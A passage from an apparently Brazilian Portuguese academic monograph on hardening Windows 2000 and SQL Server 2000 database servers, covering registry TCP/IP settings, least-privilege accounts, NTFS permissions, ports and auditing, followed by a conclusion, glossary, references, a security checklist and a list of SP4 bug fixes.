Valor recomendado: 0

Valores válidos: 0 (desativado), 1 (desativado)

Modificando esse valor de registro para 0 evita a criação de rotas de host caras quando um pacote de redirecionamento ICMP é recebido.

- Proteções contra AFD.SYS

As chaves a seguir especificam parâmetros para o driver do modo kernel Afd.sys. O Afd.sys é usado para dar suporte a aplicativos de soquete do Windows.

As chaves e valores nesta seção estão localizados sob a chave de registro HKLM\System\CurrentControlSet\Services\AFD\Parameters

Valor EnableDynamicBacklog

Valor recomendado: 1

Valores válidos: 0 (desativado), 1 (ativado)

Especifica a funcionalidade AFD.SYS para suportar um alto número de conexões SYN_RCVD eficientemente

Nome do valor: MinimumDynamicBacklog

Valor recomendado: 20

Valores válidos: 0 – 4294967295

Especifica um número mínimo de conexões livres permitidas em um ponto de extremidade de escuta. Se o número de conexões livres caírem abaixo desse valor, um segmento é enfileirado para criar conexões livres adicionais

Nome do valor: MaximumDynamicBacklog

Valor recomendado: 20000

Valores válidos: 0 – 4294967295

Especifica a quantidade máxima total das duas conexões livres mais aquelas no estado SYN_RCVD.

Nome do valor: DynamicBacklogGrowthDelta

Valor recomendado: 10

Valores válidos: 0 – 4294967295

Presente por padrão: Não

Especifica o número de conexões livres a serem criadas quando conexões adicionais são necessárias.

- Proteções adicionais:
    - As chaves e valores nesta seção estão localizados sob a chave de registro

      HKLM\System\CurrentControlSet\Services\Tcpip\Parameters.

Proteger detalhes da rede analisada:

O NAT (Network Address Translation) é usado para analisar uma rede a partir de conexões de entrada. Um invasor pode contornar essa análise para determinar a topologia de rede usando o roteamento de origem IP.

Valor: DisableIPSourceRouting

Valor recomendado: 1

Valores válidos: 0 (encaminha todos os pacotes), 1 (não encaminha pacotes roteados de origem), 2 (descarta todos os pacotes roteados de origem).

Desativa o roteamento de origem IP, que permite que um remetente determine a rota que um datagrama deverá tomar através da rede

Evitar aceitar pacotes fragmentados:

O processamento de pacotes fragmentados pode ser caro. Embora seja raro que uma negação de serviço seja originada dentro da rede do perímetro, essa configuração evita o processamento de pacotes fragmentados.

Valor: EnableFragmentChecking

Valor recomendado: 1

Valores válidos: 0 (desativado), 1 (ativado)

Evita que a pilha IP aceite pacotes fragmentados

Não encaminhar pacotes destinados a diversos hosts:

Pacotes Multicast podem ser respondidos por vários hosts, resultando em respostas que podem sobrecarregar uma rede.

Valor: EnableMulticastForwarding

Valor recomendado: 0

Intervalo válido: 0 (falso), 1 (verdadeiro)

O serviço de roteamento usa esse parâmetro para controlar se as difusões seletivas de IP são ou não encaminhadas. Esse parâmetro é criado pelo serviço Roteamento e Acesso Remoto.

Somente *firewalls* encaminham pacotes entre redes:

Um servidor com diversas bases não pode encaminhar pacotes entre as redes às quais está conectado. A exceção óbvia é o *firewall.*

Valor: IPEnableRouter

Valor recomendado: 0

Intervalo válido: 0 (falso), 1 (verdadeiro)

Configurar este parâmetro como 1 (verdadeiro) faz com que o sistema roteie pacotes IP entre as redes às quais ele está conectado.

Mascarar detalhes da topologia da rede:

A máscara de sub-rede de um host pode ser solicitada usando pacotes ICMP. Essa divulgação de informação por si só é inofensiva; no

entanto, as respostas de vários hosts podem ser usadas para gerar conhecimento sobre a rede interna.

Valor: EnableAddrMaskReply

Valor recomendado: 0

Intervalo válido: 0 (falso), 1 (verdadeiro)

Esse parâmetro controla se o computador responde a uma solicitação de máscara de endereço ICMP.

6.6 Contas

Além das diretivas de senhas de alta segurança, deve-se seguir o princípio de atribuir o menor privilégio possível as contas utilizadas as conexões no SQL Server, a fim de restringir os recursos caso haja uma invasão por roubo de senhas. Os passos a seguir são recomendações para uma política de senhas e contas segura.

Proteger a conta do serviço do SQL Server. Execute o serviço do SQL Server com uma conta com o menor privilégio possível, minimizando danos causados por invasores, e nunca utilize uma conta do grupo de Administradores.

Crie um usuário utilizando a ferramenta Usuários de Grupos Locais. Adicione um usuário utilizando uma senha de alta segurança, remova a conta do grupo Usuários. Caso haja a necessidade de acessar a rede através do servidor, crie uma conta com o mesmo nome e senha do servidor remoto, ou utilize uma conta do domínio com poucos privilégios.

Exclua contas não utilizadas, Audite as contas locais, estas podem ser utilizadas para ataques, a recomendação é antes de excluir a conta supostamente inativa, que a desabilite, as contas excluídas não podem ser recuperadas. As contas ‘Administrador’ e ‘Convidado’ não podem ser excluídas, mas a conta ‘Convidado’ deve ser desativada.

Renomeie a conta de Administrador e utilize uma senha de alta segurança, esta conta é o alvo inicial de qualquer ataque, para aumentar a segurança a ataques óbvios e dicionário.

Utilize a ferramenta de Diretivas de Segurança Local para desativar o direito de acesso do grupo “Todos” a “Acesso a este computador pela rede”.

Desative logons anônimos, sessões não autenticadas podem ser utilizadas por atacantes. Informações como detalhes sobre domínios e confiabilidade, compartilhamentos, informações sobre usuários, chaves de registros podem ser descobertas por meio de sessões nulas.

Restrinja sessões nulas através da chave de registro:

- HKLM\System\CurrentControlSet\Control\LSA\RestrictAnonymous=1

6.7 Arquivos e diretórios

É recomendada a instalação do SQL Server em partições NTFS, reforce as permissões para restringir acessos a arquivos de dados, logs e arquivos de programas do SQL Server,

Permissões NTFS para a conta de serviço do SQL Server:

- Instalação:
  - \Arquivos de programas\Microsoft SQL Server\MSSQL\
- Permissões para a conta do SQL Server
  - Ler e Executar
- Listar Conteúdo de Pastas
  - Ler

- Arquivos de banco de dados (.mdf, .ndf, .ldf files):
  - \Arquivos de programas\Microsoft SQL Server\MSSQL\Data
- Permissões para a conta do SQL Server
  - Controle Total

- Arquivos de banco de dados (.mdf, .ndf, .ldf files):
  - \Arquivos de programas\Microsoft SQL Server\MSSQL\Data
- Permissões para a conta do SQL Server
  - Controle Total

- Arquivos de log de erro:
  - Arquivos de programas\Microsoft SQL Server\MSSQL\LOG
- Permissões para a conta do SQL Server
  - Controle Total

- Arquivos de backup:
  - \Arquivos de Programas\Microsoft SQL Server\MSSQL\Backup

- Permissões para a conta do SQL Server
    - Controle Total

- Diretório de saída de arquivos temporários de tarefas:
    - \Arquivos de programas\Microsoft SQL Server\MSSQL\Jobs
- Permissões para a conta do SQL Server
    - Controle Total

Além das permissões devemos verificas que o grupo “Todos” não tenha permissão para ao grupo de arquivos do SQL Server, e remover todos os aplicativos, ferramentas, utilitários e SDKs desnecessários ao funcionamento do servidor, esses aplicativos só devem estar presentes em ambientes de testes, nunca em produção.

6.8 Portas

Por padrão o SQL Server escuta a porta 1433 TCP, e utiliza a porta 1434 UDP para negociações entre cliente e servidor. Utilize um *firewall* de perímetro protegendo essas portas, limite os acessos as portas somente a aplicativos autorizados. Essas ações protegerão os dados de ataques esternos, não sendo eficaz para ataques internos.

Instancias nomeadas de servidores trabalham em portas atribuídas dinamicamente durante a instalação, para evitar abrir um intervalo de portas no *firewall*, é

aconselhado que se configure uma porta específica, nesse caso alguns clientes deverão ser reconfigurados, utilizando-se o número da porta escolhida na seqüência de conexão, ficando da seguinte maneira:

- "Server=YourServer|YourServerIPAddress,PortNumber"

Considere utilizar a opção "*Hide Server*", nas propriedades do TCP/IP no *SQL Network Utility*, selecionar essa opção o SQL Server será reconfigurado para escutar na porta 2433 e também desativará as respostas para as solicitações de transmissão dos clientes que tentam enumerar as instâncias do SQL Server. Não confie nessa medida para ocultar a porta do SQL Server. Segurança por obscuridade não é garantia de sucesso, existem inúmeras maneiras de enumerar portas para descobrir sua localização.

6.9 Auditoria e logs

Auditoria não impede ataques aos sistemas, mas auxilia na identificação de invasores, e ataques em andamento, a ativação dos mecanismos de auditoria é necessária no nível do sistema operacional e logons no SQL Server, as etapas para uma correta e segura implementação de *logs* de auditoria são:

Registrar em logs todas as falhas de logons no Windows;

- Inicie a ferramenta Diretiva de Segurança Local;

- Expanda Diretivas Locais e, em seguida, selecione Diretiva de Auditoria;
- Clique duas vezes em Eventos de logon de conta de auditoria;
- Clique em Falha e, em seguida, clique em OK.

- Registrar todas as falhas de ações no sistema de arquivos;
  - Inicie a ferramenta Diretiva de Segurança Local;
  - Expanda Diretivas Locais e, em seguida, selecione Diretiva de Auditoria;
  - Clique duas vezes em Auditoria de acesso a objetos;
  - Clique em Falha e, em seguida, clique em OK.

- Ativar a auditoria de logon no SQL Server.
  - Inicie o SQL Server Enterprise Manager, expanda o SQL Server Group e, em seguida, expanda o SQL Server;
  - Clique com o botão direito do mouse no SQL Server e, em seguida, clique em Properties;
  - Clique na guia Security;
  - Defina o nível de Auditoria como All ou Failure;
  - Reinicie o SQL Server de modo que as alterações na diretiva de auditoria sejam efetivadas.

CAPÍTULO 7 – CONCLUSÃO

Quando pensamos na segurança dos dados e informações, estamos diante de vários aspectos e soluções, muitas vezes, complicadas e onerosas. Existe uma guerra não declarada entre *crackers* e administradores, estes últimos em ligeira desvantagem na maioria dos casos, devendo estes promover, em todos os âmbitos da organização que atuam, a cultura da segurança da informação. As equipes de segurança de informação devem ser multidisciplinares, contando com apoio tecnológico, jurídico e principalmente financeiro.

O treinamento, pesquisa e a atualização tecnológica das equipes devem ser abrangentes e constantes, as práticas devem ser necessariamente aplicadas. A segurança é um processo cíclico de descoberta de falhas, vulnerabilidades e meios de exploração, aplicação de correções e melhorias no desenvolvimento.

A aplicação das práticas seguras deve contemplar toda a infra-estrutura e os pontos de acesso dos sistemas, iniciando-se na segurança física dos equipamentos, na localização, refrigeração, proteção contra forças da natureza e políticas de acesso físico aos equipamentos. A escolha das tecnologias de hardware aplicadas à segurança como *firewalls*, detectores e protetores e invasão, antivírus e anti-spans deve ser considerada fortemente.

Durante a seleção de novas tecnologias a serem aplicadas, a atenção nos aspectos de segurança intrínsecos deve ser ponderada, a integração destes aos sistemas legados deve ser fortemente avaliada, sob o risco da inclusão involuntária de brechas na segurança, antes inexistentes.

Incluso nos planos de continuidade dos negócios e recuperação dos desastres, os aspectos de segurança físicos e lógicos devem ser contemplados e representantes da área de Segurança de Informação devem fazer parte dos comitês de implantação.

Dentro da cultura empresarial, existe a percepção errada e incômoda que segurança não gera lucro, ou é uma grande despesa. Essa realidade deve ser modificada, a conscientização das equipes deve ser conquistada em todos os níveis hierárquicos. Os gestores devem apoiar as práticas seguras e os custos inerentes.

A equipe de desenvolvimento e administradores de dados deve conhecer profundamente os aspectos de segurança de informação, aplicando as técnicas de desenvolvimento seguro, prevenindo-se de falhas e ataques. A pesquisa e o desenvolvimento pessoal devem ser incentivados. Novas falhas são descobertas todos os dias e a defesa deve ser a mais rápida possível.

Os ambientes de testes e produção devem ser isolados, novas aplicações e correções nos sistemas devem ser aplicados nos ambientes de testes e somente depois da validação devem ser aplicados no ambiente produtivo, quando as atualizações corrigirem falhas de segurança. O tempo de testes e aplicação deve ser o mínimo possível, pois graves ataques já foram efetuados utilizando-se de falhas já corrigidas pelo fabricante dos aplicativos.

No ambiente produtivo, para diminuir a área de ataque, deve-se ter à disposição somente os aplicativos, serviços e meios de acesso necessários ao funcionamento dos serviços, aplicativos opcionais, exemplos e sistemas de ajuda; outros não necessários, não devem estar presentes, portas e protocolos não utilizados devem ser desabilitados.

A recomendação maior é conhecer como se ataca, para implantar a defesa correta, pensar como um usuário mal intencionado tentará uma quebra de segurança e antecipar-se a ele. No estudo das técnicas de ataque e defesa, a utilização de publicações específicas, diversos fóruns, listas de discussão, boletins de segurança e comunidades, além dos sites dos fabricantes dos sistemas utilizados será de imensa utilidade, é comum

especialistas em segurança participar de grupos formados por hackers e crackers. A troca de informação é vital tanto para o ataque, como para a defesa.

Podemos afirmar, com toda a certeza, que não existe segurança absoluta. Podemos chegar a um nível de segurança aceitável, em que serão analisados quais os pontos vulneráveis e avaliar os riscos e impactos à organização, e em muitos casos até correr riscos, mas as práticas de segurança devem prever que, em uma ocorrência de quebra de segurança, o impacto aos negócios deve ser o mínimo possível.

Os bancos de dados levam em si a alma de uma organização. Da informação é gerado o conhecimento, que leva a continuidade dos negócios, e conseqüentemente ao sucesso.

.

GLOSSÁRIO

Backups: Cópias de segurança.

Buffer: Em ciência da computação, buffer é uma região de memória temporária utilizada para escrita e leitura de dados.

Check List: Lista de verificação.

Cookie: É um grupo de dados trocados entre o navegador e o servidor de páginas, colocado num arquivo de texto criado no computador do utilizador.

Crach: Crash é um termo utilizado em informática quando um programa (uma aplicação ou um sistema operativo) deixa de responder e se encontra bloqueado.

Crack: Um crack é um pequeno software usado para quebrar um sistema de segurança qualquer.

Deletar: Apagar.

Firewall: Mecanismo ou sistema utilizado para proteger uma rede.

Hardware: Parte física de um computador.

Internet: Grande rede de computadores.

Javascript: Linguagem de programação criada pela Netscape em 1995.

Kernel: O Kernel de um sistema operacional é entendido como o núcleo deste ou, numa tradução literal, cerne. Ele representa a camada de software mais próxima do hardware, sendo responsável por gerenciar os recursos do sistema computacional como um todo.

Log: Em computação, Log de dados é o termo utilizado para descrever o processo de registro de eventos relevantes num sistema computacional.

Login: Ou Palavra-Senha é um conjunto de caracteres solicitado para os usuários que por algum motivo necessitam acessar algum sistema computacional.

Multiplataforma: Diz-se multiplataforma um programa ou sistema que roda em mais de uma plataforma, por exemplo, Windows w Linux.

Netbios: É uma interface de programa que foi desenvolvida para permitir a comunicação entre máquinas. Nesta estrutura foi implementado o conceito de nome de serviço, o que possibilita que uma máquina conecte-se à rede reservando um nome para sua utilização.

Patches: Arquivos com atualizações de programas especialmente sistemas operacionais.

Pilha(Stack): Em ciência da computação, uma pilha (stack em inglês) é um tipo abstrato de dado e estrutura de dados baseado no princípio de Last In First Out (LIFO).

Roteamento: No contexto das redes de computadores, o encaminhamento (ou roteamento) de pacotes (em inglês: routing) designa o processo de reencaminhamento de pacotes, que se baseia no endereço IP e máscara de rede dos mesmos.

Script: Linguagem de script (também conhecido como linguagem de scripting, ou linguagem de extensão) são linguagens de programação executadas do interior de programas e/ou de outras linguagens de programação.

Site: ou Web Site, conjunto de documentos disponibilizados na web.

SMB: Nos computadores em rede, Server Message Block (SMB) funciona como um aplicativo de nível rede, protocolo-aplicado principalmente para o acesso aos arquivos

compartilhados, impressoras, portas seriais, e diversas comunicações entre nodos em uma rede. Ela também fornece um mecanismo de autenticação Inter-Process Communication. A maioria dos usos de SMB envolve computadores que executam o Microsoft Windows em ambientes de rede, muitas vezes sem que os usuários saibam que o serviço é nomeado como "Microsoft Windows Network".

Software: Conjunto de instruções que realizam tarefas em um computador.

Vbscript; Acrônimo de Microsoft Visual Basic Scripting Edition é um subsistema do Visual Basic usado em Active Server Pages e em Windows Scripting Hosts como uma linguagem de aplicação universal (general-purpose).

REFERÊNCIAS BIBLIOGRÁFICAS

DAVENPORT, Thomas, PRUSAK, Laurence: Conhecimento Empresarial: Como as Organizações Gerenciam seu Capital Intelectual. Rio de Janeiro: Campus, 1998.

HOUAISS, Antônio; VILLAR, Mauro de Salles: Dicionário Houaiss da Língua Portuguesa, Rio de Janeiro: Editora Objetiva, 2001.

SETZER, V. W. : Os Meios Eletrônicos e a Educação: uma Visão Alternativa. São Paulo: Editora Escrituras, Coleção Ensaios Transversais, Vol. 10, 2a. ed. 2002

NONAKA, Ikujiro. : A Empresa Criadora do Conhecimento. São Paulo: Futura, 1997.

ASSOCIAÇÃO BRASILEIRA DE NORMAS TÉCNICAS. NBR ISO/IEC 17799: informação e documentação: controle de acesso. Rio de Janeiro, 2001.

DINIZ, M. H. Curso de Direito Civil Brasileiro, Editora Saraiva, 2a. ed., São Paulo, 1986

STAIR, R. M. 1996. Princípios de sistema de informação: uma abordagem gerencial. Rio de Janeiro, LTCLivrosTécnicos e Científicos.

DATE, C. J, Introdução a Sistema de Banco de Dados. Editora Campus, 2000

WIKIPEDIA, Sistema de Gerenciamento de banco de dados, disponível em: <http://pt.wikipedia.org/wiki/Sgbd>, Acesso em 10 de Outubro de 2008.

MICROSOFT, MCDBA on Microsoft SQL Server 2000 Certification Requirements, disponível em: <http://www.microsoft.com/learning/mcp/mcdba/requirements.mspx>, Acesso em 15 de Outubro de 2008.

ORACLE, Oracle Certification Program - Steps to Become Oracle Certified, disponível em: <http://education.oracle.com/pls/web_prod-plq-dad/db_pages.getpage?page_id=50&
p_org_id= 1001⟨=US>, Acesso em 20 de Outubro de 2008.

WIKIPEDIA, SQL, disponível em: <http://pt.wikipedia.org/wiki/SQL>, Acesso em 20 de Outubro de 2008.

WIKIPEDIA, Modelo em Três Camadas, disponível em: <http:// pt.wikipedia. org/wiki/Modelo_ em_três_camadas>, Acesso em 20 de Outubro de 2008.

PRADO, Roberto, Integrar sistemas legados é preservar investimentos, 15/05/2007 disponível em: <http://wnews.uol.com.br/site/colunas/materia.php?id_secao= 9&id_conteudo=410>, Acesso em 25 de Outubro de 2008.

PHP.NET, Frequently Asked Questions, disponível em: < http://br.php.net/manual/pt_BR/faq.general.php>, Acesso em 25 de Outubro de 2008.

ALECRIM, Emerson, Tecnologia RAID, Publicado em 18/01/2004 - Atualizado em 28/12/2006 disponível em: <http://www.infowester.com/raid.php>, Acesso em 10 de Novembro de 2008.

LOBATO, André, Plano de contingência em tecnologia evita panes, Folha de São Paulo, São Paulo, 21/07/2008, Informática. Disponível em <http://www1.folha.uol.com. br/folha/informatica/ ult124u424441.shtml>, Acesso em 10 de Novembro de 2008

GUIMARÃES, Ernane, Apagão de internet revela os riscos da ciberdependência, diz especialista, Folha de São Paulo, São Paulo, 14/07/2008, Informática. Disponível em < http://www1.folha.uol.com.br/folha/informatica/ult124u422123.shtml>, Acesso em 10 de Novembro de 2008

ULBRICH, Henrique Cesar, **DELLA VALLE**, James. Universidade Hacker. São Paulo: Digeratti, 2002, Cap 1

SANTA'ANNA, Mauro, Tratando Usuários como Psicopatas, MSDN Magazine Novembro 2003, Encarando o Desenvolvedor, p 10

ALECRIM, Emerson, Ataques DoS (Denial of Service) e DDoS (Distributed DoS), Publicado em 09/10/2004, disponível em: < http://www.infowester.com/col091004.php>, Acesso em 20 de Novembro de 2008.

MICROSOFT, Protegendo seu Servidor de Banco de Dados, disponível em: < http://www.microsoft.com/brasil/security/guidance/topics/devsec/secmod91.mspx>, publicado em 24 de Maio de 2004, Acesso em 15 de Outubro de 2008.

MICROSOFT, Como: fortalecer a pilha do TCP/IP, disponível em: < http://www.microsoft.com/brasil/security/guidance/topics/devsec/secmod109.mspx>, publicado em 21 de Maio de 2004, Acesso em 15 de Outubro de 2008.

Anexo 1 – “Check list” de um servidor de banco de dados seguro

Componente	Características
Patches e atualizações	Os service packs e os patches mais recentes são aplicados ao Windows 2000 e ao SQL Server
Serviços	Serviços não essenciais são desativados. O MSDTC é desativado se não for usado. O serviço MSSearch é desativado se não for necessário. O serviço SQLServerAgent é desativado se não for necessário. O serviço MSSQLServerADHelper é desativado se não for necessário.
Protocolos	Protocolos desnecessários são removidos ou desativados. Os seguintes protocolos não estão ativados no servidor: NetBIOS e SMB. A pilha do TCP/IP é reforçada.
Contas	A conta do serviço do SQL Server está protegida (menos privilegiada). As contas do Windows desnecessárias são excluídas ou desativadas. A conta **Convidado** do Windows está desativada. Uma nova conta de administrador é criada. A diretiva de senha de alta segurança está aplicada. Os logons remotos são restritos. As sessões nulas (logons anônimos) estão desativadas. É necessária a aprovação para a delegação de conta. As contas compartilhadas não são usadas. A participação do grupo de Administradores local é limitada (o ideal é, no máximo, dois membros). A conta de administrador é limitada a logons interativos(ou é oferecida uma solução de administração remota segura). A autenticação NTLMv2 está ativada e aplicada (LMCompatibilityLevel está definido como 5).
Arquivos e diretórios	Os volumes são formatados com o NTFS. O grupo **Todos** não tem direitos aos diretórios do sistema ou de ferramentas. Diretórios de exemplo, de Ajuda e diretórios admin não utilizados são removidos do servidor. As permissões são protegidas na pasta de instalação do SQL Server. As senhas são removidas dos arquivos de log de instalação do Service Pack 1 e Service Pack 2. Ferramentas, utilitários e SDKs são removidos. Aplicativos não utilizados são removidos. Arquivos de dados confiáveis são criptografados por meio de EFS. (Isso é opcional para arquivos de bancos de dados (.mdf), mas não para arquivos de log (.ldf).)

Componente	Características
Compartilhamentos	Compartilhamentos desnecessários são removidos do servidor. O acesso é restrito aos compartilhamentos necessários. Os compartilhamentos não estão acessíveis por meio de **Todos**, a menos que seja necessário. Os compartilhamentos de administração (C$, Admin$) são removidos se não forem necessários.
Portas	Todas as portas, exceto a porta de escuta do SQL Server [Padrão 1433], estão bloqueadas As instâncias nomeadas são configuradas para escutar na mesma porta. Uma porta do SQL Server não padrão (não TCP 1443) é usada como uma camada adicional de defesa. A opção Hide Server é usada como uma camada adicional de defesa (opcional). O firewall é configurado para dar suporte ao tráfego DTC (se necessário). Um firewall é usado para separar usuários da porta TCP/IP do SQL.
Registro	O grupo **Todos** é removido das chaves do Registro do SQL Server. O SAM está protegido (somente servidores autônomos).
Auditoria e log	Falhas das tentativas de logon do Windows são registradas. Falhas de ações no sistema de arquivos são registradas. A auditoria de logon do SQL Server está ativada.
Configurações do SQL Server	
Segurança do SQL Server	A configuração de autenticação para o SQL Server é somente para o Windows se possível. Nível de auditoria do SQL Server definido como Falha ou Tudo. A conta do serviço de inicialização do SQL Server é uma conta com menos privilégios.
Logons, usuários e funções do SQL Server	A conta **sa** tem uma senha de alta segurança. As contas **Convidado** do SQL Server são removidas de bancos de dados que não são do sistema. O grupo BUILTIN\Administradores é removido dos logons do SQL Server .A função sysadmin não contém o grupo BUILTIN\Administradores .Permissões não são concedidas à função pública .A função sysadminnão contém mais de dois usuários .As permissões do banco de dados (granular) restritas são concedidas (funções internas, não granulares como db_datareader e db_datawriter são evitadas) Permissões padrão para objetos do SQL Server não são alteradas.
Objetos de banco de dados do SQL Server	Todos os bancos de dados são removidos do servidor Os procedimentos armazenados estão protegidos Os procedimentos armazenados estendidos estão protegidos O cmdExec está restrito somente à função sysadmin.

Anexo 2 – Lista de bugs corrigidos no SQL Server 2000 Service Pack 4

314128 FIX: Access violation occurs when an RPC call is made that includes a bit parameter value that is not valid
317989 FIX: Sqlakw32.dll may corrupt SQL statements
319477 FIX: Extremely large number of user tables on AWE system may cause BPool::Map errors
328551 FIX: Concurrency enhancements for the tempdb database
331885 FIX: Update/Delete statement fails with Error: 1203 during page lock escalation
331965 FIX: The xp_readmail extended stored procedure overwrites attachment that already exists
331968 FIX: The xp_readmail and xp_findnextmsg extended stored procedures do not read mail in time received order
332004 FIX: SQL Server scalability may be limited if AWE is enabled
891719 FIX: You receive a 17803 error message when you run a SORT or CREATE INDEX operation on a computer that has several GB of physical RAM from SQL Server 2000
810026 FIX: A DELETE statement with a self-join may fail and you receive a 625 error
810052 FIX: A memory leak occurs when cursors are opened during a connection
810072 FIX: Merge replication reconciler stack overflow
810140 FIX: A cursor DECLARE statement with a binary large object (text/ntext/image) parameter may cause an access violation
810163 FIX: An access violation occurs if an sp_cursoropen call references a parameter that is not defined
810526 FIX: Cursors that have a long lifetime may cause memory fragmentation
810688 FIX: Merge Agent can resend changes for filtered publications
810920 FIX: The JOIN queries in the triggers that involve the inserted table or the deleted table may return results that are not consistent
811052 FIX: Latch time-out message 845 occurs when you perform a database or file SHRINK operation
811188 FIX: The merge replication agent stops responding when you perform merge replication between a SQL Server database and a SQL Server CE database by using a custom conflict resolver
811205 FIX: An error message occurs when you perform a database or a file SHRINK operation
811467 FIX: A Unicode LIKE predicate with binary collation may return incorrect results
811476 BUG: Rollback fails with errors 3314 and 9001 if you enlist multiple connections in the same transaction
811611 FIX: Reinitialized SQL Server CE 2.0 subscribers may experience data loss and non-convergence
811703 FIX: Unexpected results from partial aggregations based on conversions
812250 FIX: Indexed view may cause a handled access violation in CIndex::SetLevel1Names
812393 FIX: UPDATE or DELETE statement fails with error 1203 during row lock escalation
812798 FIX: A UNION ALL view may not use index if partitions are removed at compile time
812995 FIX: A query with an aggregate function may fail with a 3628 error
813146 FIX: A scan of each partition table may be performed when you run an UPDATE statement on the partitioning column of a partitioned view

813412 FIX: xp_readmail returns NULL in the attachment column if the attachment's type is Message Format
813494 FIX: Distribution Agent fails with "violation of primary key constraint" error message
813524 FIX: OLE DB conversion errors may occur after you select a literal string that represents datetime data as a column
813759 FIX: A large number of NULL values in join columns result in slow query performance
813769 FIX: You may experience slow performance when you debug a SQL Server service
813779 FIX: A DML operation on a large table can cause performance problems
814032 FIX: Merge publications cannot synchronize on SQL Server 2000 Service Pack 3
814035 FIX: A full-text population fails after you apply SQL Server 2000 Service Pack 3
814113 FIX: DTS Designer may generate an access violation after you install SQL Server 2000 Service Pack 3
814460 FIX: Merge replication with alternate synchronization partners may not succeed after you change the retention period
814509 FIX: A parallel query with a COUNT aggregate function may return unexpected results
814654 FIX: Error 1203 may be logged in the error log when you disconnect from an instance of SQL Server 2000 after you submit queries or transactions
814665 FIX: SQL Server assertion: "nret == FALSE" occurs when you insert or update table data in SQL Server 2000
814889 FIX: A DELETE statement with a JOIN might fail and you receive a 625 error
814893 FIX: Error message: "Insufficient key column information for updating" occurs in SQL Server 2000 SP3
814894 FIX: The xp_readmail stored procedure only saves the text of an embedded attachment
814916 FIX: Merge Agent for a filtered publication might fail
814919 FIX: No message appears when a blank password is set for a system administrator login in SQL Server Enterprise Manager
814950 FIX: A computer might transmit nonencrypted data when clients use the Multiprotocol Net-Library with the encryption option enabled
814997 FIX: The header information may not be included when the query parameter has a COMPUTE clause
815056 FIX: The checkpoint process can delay SQL Server database activity and does not yield Scheduler correctly causing Error: 17883 to occur
815057 FIX: SQL Server 2000 Uninstall option does not remove all files
815114 FIX: Excessive Optimizer memory consumption may occur for queries that have multiple OUTER JOINS
815115 FIX: A DTS package that uses global variables ignores error message raised by RAISERROR
815199 FIX: Profiler does not report CPU column value for RPC:Completed events correctly
815249 FIX: Performance of a query that is run from a client program on a SQL Server SP3 database is slow after you restart the instance of SQL Server
815476 FIX: The spacing may not be correct when you run xp_sendmail and the query parameter contains a COMPUTE clause
815592 FIX: Incorrect remoting of a predicate as a Sub-SELECT function after SQL Server 2000 Service Pack 3 upgrade
815593 FIX: Incorrect cardinality estimates for NOT EXISTS predicates after you upgrade to SQL Server 2000 Service Pack 3

816039 FIX: Code point comparison semantics for SQL_Latin1_General_Cp850_BIN collation
816069 FIX: A query with a large IN clause can cause concurrency issues
816084 FIX: sysindexes.statblob column may be corrupted after you run a DBCC DBREINDEX statement
816440 FIX: Error 8623 is raised when SQL Server compiles a complex query
816503 FIX: Floating point exception (Error 3628) might occur for queries that need merged histograms
816780 FIX: Merge Agent failures with articles that have indexed views defined
816834 FIX: Osql.exe may not run batches as fast as other ODBC-based applications
816840 FIX: Error 17883 may display message text that is not correct
816883 FIX: SQL Server optimizer may underestimate the cardinality of range queries
816937 FIX: A memory leak may occur when you use the sp_OAMethod stored procedure to call a method of a COM object
816985 FIX: You cannot install SQL Server 2000 SP3 on the Korean version of SQL Server 2000
817081 FIX: You receive an error message when you use the SQL-DMO BulkCopy object to import data into a SQL Server table
817186 FIX: A query that performs join operations between multiple tables may return incorrect results
817262 FIX: Complex query may not create an execution plan
817263 FIX: A SELECT statement against a view might not return qualifying rows
817359 FIX: An access violation may occur when you run an INSERT statement in an nText column
817368 FIX: An INSERT or UPDATE that results in a page split might fail with Error 818
817464 FIX: Using Sp_executesql in Merge Agent operations
817709 FIX: SQL Server 2000 might produce an incorrect cardinality estimate for outer joins
817780 FIX: A complex query is not successful on a server that has more than 2 GB of memory
818079 FIX: SQL Profiler displays incorrect TextData value when you run a nested stored procedure by using a Remote Procedure Call
818095 FIX: Cursor plans are not removed from the cache when virtual memory depleted
818096 FIX: Many extent lock time-outs may occur during extent allocation
818097 FIX: An access violation may occur when you run DBCC DBREINDEX on a table that has hypothetical indexes
818188 FIX: Query on the sysmembers virtual table may fail with a stack overflow
818335 FIX: A query may run slowly if the query contains a multi-table join and one of the joins is a view
818388 FIX: A Transact-SQL statement that is embedded in the database name runs with system administrator permissions
818414 FIX: The Sqldumper.exe file does not generate a userdump file when it runs against a Windows service
818540 FIX: SQL Server Enterprise Manager quits unexpectedly when you modify a DTS package
818729 FIX: Internal query processor Error 8623 when Microsoft SQL Server tries to compile a plan for a complex query
818766 FIX: Intense SQL Server activity results in spinloop wait
818767 FIX: Improved CPU usage for database logging when transaction log stalls occur
818768 FIX: Cannot set SQL Server instance specific network affinity
818769 FIX: Trace flag -T8002 treats an affinity mask like a process affinity

818772 FIX: Cannot set the network affinity for an instance of SQL Server 2000 Service Pack 3
818806 FIX: Some Named Pipes features are not disabled after you disable the Named Pipes protocol
818897 FIX: Invalid TDS sent to SQL Server results in access violation
818899 FIX: Error message 3628 may occur when you run a complex query
819100 MDAC Cliconfg.* files are not upgraded after you install SQL Server 2000 SP3a
819248 FIX: An access violation exception may occur when you insert a row in a table that is referenced by indexed views in SQL Server 2000
819662 FIX: Distribution Cleanup Agent incorrectly cleans up entries for anonymous Subscribers
819829 FIX: When you run a program or a Web browser script that uses the Command object in the ADO programming interface to run a SQL Server stored procedure, you may receive an "EXECUTE permission denied on object..." error message in SQL Server 2000
819955 FIX: Using xp_sendmail with a COMPUTE clause causes an access violation
820727 FIX: A long-running cursor fetch may lead to an assertion failure when you try to access a SQL Server 2000 database from an application
820835 FIX: SQL Server might take a long time to recover after an abrupt or unexpected server shutdown
820837 FIX: Allocation caching mechanisms enable faster allocation of pages to objects
821280 MS03-031: Security patch for SQL Server 2000 64-bit
821334 FIX: Issues that are resolved in SQL Server 2000 build 8.00.0859
821337 FIX: Localized versions of SQL Mail and the Web Assistant Wizard may not work as expected in SQL Server 2000 64 bit
821535 FIX: Merge replication fails with Error 207 while generating a snapshot
821537 FIX: A deadlock condition may occur when you perform an UPDATE operation or a DELETE operation against a remote OLE DB provider in SQL Server 2000
821548 FIX: A parallel query may generate an access violation after you install SQL Server 2000 SP3
821688 FIX: A query filter condition that has a LEFT OUTER JOIN clause may cause an incorrect row count estimate in the query execution plan
821740 FIX: MS DTC transaction commit operation blocks itself
821741 FIX: Lock monitor exception in DeadlockMonitor::ResolveDeadlock
821806 FIX: SQL Server may generate an incorrect SQL script for a table constraint when you use the "Generate SQL Script" option in Enterprise Manager
